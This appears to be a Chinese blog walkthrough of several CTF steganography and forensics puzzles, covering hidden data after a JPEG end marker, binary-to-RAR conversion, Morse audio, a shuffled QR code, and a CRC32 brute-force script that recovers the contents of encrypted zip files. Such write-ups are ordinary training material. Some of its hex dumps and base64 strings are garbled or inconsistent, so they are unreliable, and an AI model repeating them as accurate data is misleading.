
放到010Editor中去，图穷flag见，就是说flag在图片的末尾，找到jpg的文件尾FF D9,发现后面还有很多数据



将FF D9和前面的数据删除，将剩余的另存为txt文件，使用Notepad++打开



数据按16进制->ASCII方式解码，步骤：插件->Converter->(HEX->ASCII)，解码之后得到类似于坐标一样的信息



提示还说了会画图吗，把这些坐标绘成一张图，用gnuplot工具绘图，gnuplot能识别的格式 坐标x 坐标y

使用脚本将 () 和 , 替换掉

```
with open('paintpaintpaint.txt','r') as file:
    fw = open('paintpaintpaint1.txt','w')
    while 1:
        lines = file.readlines()
        if not lines:
            break
        for line in lines:
            fw.write(line.replace('(','').replace(',')','').replace(',',' '))

file.close
fw.close
```

然后将 `paintpaintpaint1.txt` 放在kali中使用gnuplot工具绘图

```
root@kali:~/桌面# ls
paintpaintpaint1.txt
root@kali:~/桌面# gnuplot

G N U P L O T
Version 5.2 patchlevel 2    last modified 2017-11-01

Copyright (C) 1986-1993, 1998, 2004, 2007-2017
Thomas Williams, Colin Kelley and many others

gnuplot home:      http://www.gnuplot.info
faq, bugs, etc:    type "help FAQ"
immediate help:    type "help" (plot window: hit 'h')

Terminal type is now 'qt'
gnuplot> plot "paintpaintpaint1.txt"
```



扫码得到flag

22.convert 1.txt

打开就是一片01，冷静一下之后想了想，convert是转换的意思，那便将二进制转一下，转成16进制


```

with open('1.txt','r') as file:
    erlist = file.readlines()
    fw = open('2.txt','w')
    fw.write(hex(int(str(erlist)[2:len(str(erlist))-2:],2)).replace('0x',''))


file.close
fw.close

```

将十六进制复制到winhex中(ASCII Hex), 可以发现rar!, 说明这是一个rar压缩文件

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	52	61	72	21	1A	07	00	CF	90	73	00	00	0D	00	00	00	Rar!
00000010	00	00	00	00	F7	C0	74	20	90	2C	00	0D	09	00	00	50	ï s
00000020	22	00	00	02	3E	63	70	19	0A	59	B3	4A	1D	33	07	00	-Àt , Y
00000030	20	00	00	00	6B	65	79	2E	6A	70	67	00	F0	14	A3	19	" >cp Y'J 3
00000040	10	1D	91	15	08	91	7C	90	15	EA	CB	02	EC	D0	82	28	key.jpg 8 £
00000050	A0	B8	68	B4	D0	82	A0	5D	B6	28	80	81	60	89	A9	44	' ' éÉ iD, (
00000060	DA	A0	A0	DA	68	B3	42	6C	B0	2C	C4	4D	29	A1	44	54	,h'D,]q(€ `%ED
00000070	04	47	48	82	20	9A	50	1D	06	C5	41	15	14	31	31	01	Ú Úh'B1°,AM);DT
00000080	04	4D	5D	C6	C0	50	B5	44	0C	14	B4	10	3B	16	07	44	GH, šP ÅA ll
00000090	6C	0E	0F	71	EB	11	DF	1C	CE	F7	C3	3C	4F	B9	13	13	M]ÅÅPpD ` ; D
000000A0	C9	99	FA	A7	EE	4C	47	3C	26	2B	F9	89	D1	F5	4C	CD	l qē B î-Å<C^
000000B0	4E	88	FA	3F	7E	A9	F0	A8	8A	8A	8A	88	9A	AA	F0	98	É"ú\$ILG<+ú%ÑöLí
000000C0	89	C7	F4	63	FE	C0	D2	AD	AB	AD	2B	80	36	58	0D	F8	N'ú?~@8"ŠŠŠ'š'8"
000000D0	5E	03	1F	D3	A5	AC	56	7C	6F	6D	CC	2B	8B	80	D7	83	%çôçpÀç-«-+€6X ø
000000E0	28	12	00	F0	CD	E0	31	C9	43	05	02	97	46	43	41	E0	^ Ó%-V omî+<€xf
000000F0	70	CB	B4	AD	05	0F	80	20	29	66	E1	46	37	25	01	F1	(ôíàlÉC -FCAà
00000100	4F	B1	3A	3E	05	8B	64	5B	F4	7C	0B	16	2D	91	A0	6F	pĚ'~ €)fáF7% ñ
00000110	C6	83	C2	57	B2	25	68	F8	16	2C	5B	23	EB	A3	E0	58	C±:> <d[ô] - ` o
00000120	B6	45	59	98	0E	40	7C	03	70	4F	4B	03	C0	1E	C0	B8	šfÅW^%hø ,[#ēšÅX
00000130	06	50	2B	00	90	37	45	99	02	9F	99	C6	85	4D	C7	25	ŸEY" @ pCK Å Å.
00000140	70	C9	46	01	77	29	FF	72	D8	81	BC	03	EF	D8	CA	B0	P+ 7E" Ÿ"Å..MÇ%
00000150	56	5C	CF	B7	02	A0	4F	5D	0A	7E	63	E0	E4	AF	A1	70	pĚF w)ÿrø 4 iðĚø
00000160	B9	04	5D	CC	2E	79	44	24	FE	3E	30	07	2A	B0	2B	2A	V\Í· C] ~cää`ip
00000170	31	2E	B0	27	8A	20	D6	92	E0	EA	D8	40	53	D6	C5	28	^ jî.yDšp>0 *°+*
00000180	60	A4	72	2F	0D	EE	79	8D	69	6D	60	52	DA	F2	B7	D0	l.°'Š Œ'âæø@SCÅ(
00000190	7A	4C	1B	AE	48	14	D6	D8	DA	3C	8F	05	E4	53	B1	11	`mr/ iy im`RÜò`D
000001A0	FC	16	F7	92	46	A1	74	8B	09	B6	6E	79	79	75	4F	16	zL ØH ÇÜ< äs±
000001B0	2D	CD	E1	28	7B	5B	A7	01	B1	29	A9	D1	C8	5B	E0	F7	ü ÷'F;tk qnyyuC
000001C0	51	61	5A	05	81	40	73	E3	A8	F6	A7	16	C2	F3	FA	C9	-íá({[S ±)@ÑĚ[à=
000001D0	0C	D4	54	51	BD	F4	94	A8	C2	9B	DA	F3	03	2E	CD	70	QaZ @sã"øS ÅóúĚ
000001E0	62	E3	AA	AB	63	73	7A	CB	EB	BB	63	0B	EE	E9	89	A9	ÔTç:ó"Å)Üó .íp
000001F0	F5	C5	A9	39	AD	18	72	96	90	D5	41	F1	3D	F1	C9	D5	bã^«cszĚē>c iét@
00000200	C8	BD	87	8A	FA	7C	1C	D6	B3	2A	8A	17	DA	FC	9E	17	čĚ@9- r- ČAñ=ñĚŒ
00000210	BE	84	E1	68	4A	4A	0E	ED	6D	A9	EC	1B	75	7F	E0	A8	Ě*+Šú Č'Š Ÿúž
00000220	50	97	1F	F1	F1	8F	79	62	53	DA	5A	53	A3	B9	0C	E1	%,áhJJ imèi u à"
00000230	53	B2	41	63	06	8B	1A	35	24	22	A9	2F	04	9C	CB	F1	E- ññ ybSÚZš' á
00000240	F1	24	BB	D0	D0	85	E6	82	2F	FE	24	04	AE	2B	FB	01	S^Ac < 5\$"€/ æĚñ
00000250	A3	E4	05	8B	64	73	FB	8D	1F	20	2C	58	B6	47	AF	FE	ñš»ðĚ..æ,/pš 8+ú
00000260	C8	3F	1A	55	B6	39	85	A4	97	B0	B4	8A	C7	B4	02	A8	šä <dsú ,XqC`p

另存为1.rar, 打开压缩包, 里面有一张图片,但是并没有key



放到UE中，发现一段base64，复制下来解码就ok

```
key.jpg x
 0 1 2 3 4 5 6 7 8 9 a b c d e f
0000f90h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; .....
0000fa0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; .....
0000fb0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; .....
0000fc0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; .....
0000fd0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; .....
0000fe0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; .....
0000ff0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; .....
0001000h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; .....
0001010h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; .....
0001020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; .....
0001030h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; .....
0001040h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; .....
0001050h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; .....
0001060h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; .....
0001070h: 00 00 00 00 00 00 00 00 00 00 00 00 5A 00 6D 00 ; .....Z.m.
0001080h: 78 00 68 00 5A 00 33 00 73 00 77 00 4D 00 57 00 ; x.h.Z.3.s.w.M.W.
0001090h: 45 00 79 00 4E 00 57 00 56 00 68 00 4D 00 32 00 ; E.y.N.W.V.h.M.2.
00010a0h: 5A 00 6B 00 4E 00 6A 00 4D 00 30 00 4F 00 57 00 ; Z.k.N.j.M.0.O.W.
00010b0h: 4D 00 32 00 5A 00 54 00 59 00 7A 00 4E 00 57 00 ; M.2.Z.T.Y.z.N.W.
00010c0h: 45 00 78 00 5A 00 44 00 41 00 78 00 4F 00 54 00 ; E.x.Z.D.A.x.O.T.
00010d0h: 5A 00 6C 00 4E 00 7A 00 56 00 6D 00 59 00 6E 00 ; Z.1.N.z.V.r.Y.7.
00010e0h: 30 00 3D 00 00 00 FF FE 00 3F 43 52 45 41 54 4F ; 0...39629343
```

ZmxhZ3swMEyNWVhM2ZknjM0OWM2ZTYzNWExZDaxOTZlNzVmYn0=

转换选项

Text to Hex	Hex to Text
Dec to Hex	Hex to Dec
Text to Dec	Dec to Text
Dec to Octal	Octal to Dec
Text to UTF7	UTF7 to Text
Hex to UCS2	UCS2 to Hex
Text to Binary	Binary to Text
Escape	Unescape
Encode HTML	Decode HTML
Text to Base64	Base64 to Text
Hex to Base64	Base64 to Hex

变换选项

搜索/替换文本

ROTx	13	-	+
SHIFTx	1	-	+
拆分所有	1	字符.	
拆分所有	1	Delim.	
保留所有	2	行	

提取

1	字符.所有	2	位置
开始位置	1		

Swap

1	字符.所有	2	位置
开始位置	1	循环	1

将输出复制到剪贴板

复制输出到输入

全部清除

输入(原始值):

```
ZmxhZ3swMwEyNwVhM2ZkNjM00wM2ZTYzNWEwZDAxOTZlNzVmYn
0=
```


输出(转换值):

```
flag{01...75fb}
```

https://blog.csdn.net/qq_39629343

23.听首音乐 stego100.rar

使用audacity工具打开，发现是音频+摩斯密码



将摩斯电码记录下来(记录的时候一定要看仔细)



摩斯解码，直接提交就ok



24.好多数值 1.txt

打开得到一个RGB值的txt文件，使用python的PIL库，生成图片得到flag

25.很普通的数独(ISCCCTF) zip

下载文件放到winhex中,发现PK头，将文件后缀改成 .zip ,得到25张图片，我还以为让我做数独题呢，使用5*5的格式查看这25张图片，这尼玛是一张二维码，而 1、5、21这三张图是二维码的三个角，通过工作室大佬的提醒，这三张顺序是有问题的



https://24.png.csdn.net/qq_259629343

将位置掉换好了之后，把有数字的格式用0表示，没有数字的格式用1表示



变换之后，只想吐槽这题太坑了

```
0000000101010111010111100000011101000000
011111010011000010101100010011100110110111110
010001010001100000101100000010111010110100010
010001010010011101110101111100001110010100010
010001011100011011110000010000000100010100010
011111010011011111100111011110001011110111110
000000010101010101010101010101010101010000000
11111111100110010110111001011001100011111111
00110001101101111000000001101101011111010000
010110110100000000010001010100001010010110011
011111000011011011111001110010110010101110101
110011101100101110101100111011111101001101111
101001010101110000001011100010110001010010000
011100111011100011000100010010011010010001110
11001100101111111101101111000011010010100101
010111110100101000001100100000010110001011100
001000001000100110010011101011110001111011111
001010111101010111100010010010001010010110011
101100000001110101000101110111100100010010011
1001101001101010011100001010110011110101101
101000000000101000000001001001000000000011
100001110011110111101110101110110111011100001
000001010001100011000101001011001011010101101
001101110100010100010111000011111100011101111
010100000100011000010000000011110101000001101
001011100111000111011000010010000010111011101
00001000000111011011110010100111000001000001
100110101010111001101011101110111010010101110
100010001010010010011011110010010111000010110
001001110110010011101010010000001011010011001
111100011000111111110111101010000011101101
000101101100001100010001101011110100000101101
010110011101000000001011111011110101010101011
111101100110110010001010110000011010000010010
111101000010001110010100111110111010001011001
10000110010101110101111100100111110001101111
011001011011110010000000010011010001000001100
111111110000001010010111010100011011011100101
000000011100000100100101010010001100010100001
011111010001010010010111000001101110011101110
010001010100011110000000010010110111000000100
010001011001000010010111110110010011100010010
011111010100110100000100110100111100101001111
000000010101010110000100000010010001111101010
```

后面就得写脚本了，这个晚点弄

26.好多压缩包 123.zip

下载下来有将近68个压缩包，而且每个压缩包都加了密，刚开始以为是zip伪加密来着，放到winhex中发现不是，也想过使用zip爆破，但是不知道密码长度和组成类型，爆破起来难度有点大，最后想到crc32爆破，写CRC32爆破脚本也是一头雾水，不过在网上看到了一个大牛脚本(原文0x06 CRC32碰撞)，所以用脚本试了试，因为我用的是python3,所以脚本做了一些改动，下面是我略微修改之后的脚本

```

import zipfile
import string
import binascii

def CrackCrc(crc):
    for i in dic: #迭代的不是值而是键(key)
        for j in dic:
            for k in dic:
                for h in dic:
                    s = i + j + k + h
                    if crc == (binascii.crc32(s.encode())):
                        f.write(s)
                        return

def CrackZip():
    for i in range(0,68):
        file = 'out'+str(i)+'.zip'
        crc = zipfile.ZipFile(file,'r').getinfo('data.txt').CRC
        CrackCrc(crc)

dic = string.ascii_letters + string.digits + '+/='

f = open('out.txt','w')
CrackZip()
print("CRC32碰撞完成")
f.close

```

得到的是base64编码之后的字符，使用[base64解码](#)，将解码结果复制到记事本，使用全局替换 `\x`

```

z5BzAAAAAAAAAAAAK0+egCAIwBJAAAAVAAAAAKGNkV+a2MdSR0zAwABAAAAQ01UCRUUy91BT5UkSNP0j5hFEVFBFRvefHSBCfG0ruGnKnygsMyj8SBaZHxs
YHY84LEZ24cXtZ01y3k1K1YJ0vpK9HwqUzb6u9z8igEr3dCCQLQAdAAAAHQAAAAJi0efVT2MdSR0wCAAgAAAAZmxhZy50eHQAsDRpZmZpeCB0aGUgZm1sZS
BhbmQgZ2V0IHRoZSBmbGFnxD17AEHAAA==

```



解密结果以16进制显示

```

\xcf \x90 \x73 \x00 \x00 \x0d \x00 \x00
\x00 \x00 \x00 \x00 \x00 \xaa \x3e \x7a
\x00 \x80 \x23 \x00 \x49 \x00 \x00 \x00 |
\x54 \x00 \x00 \x00 \x02 \x86 \x34 \xab
\xfe \x6b \x63 \x1d \x49 \x1d \x33 \x03
\x00 \x01 \x00 \x00 \x00 \x43 \x4d \x54
\x09 \x15 \x14 \xcb \xdd \x41 \x4f \x95

```

https://blog.csdn.net/qq_39629343

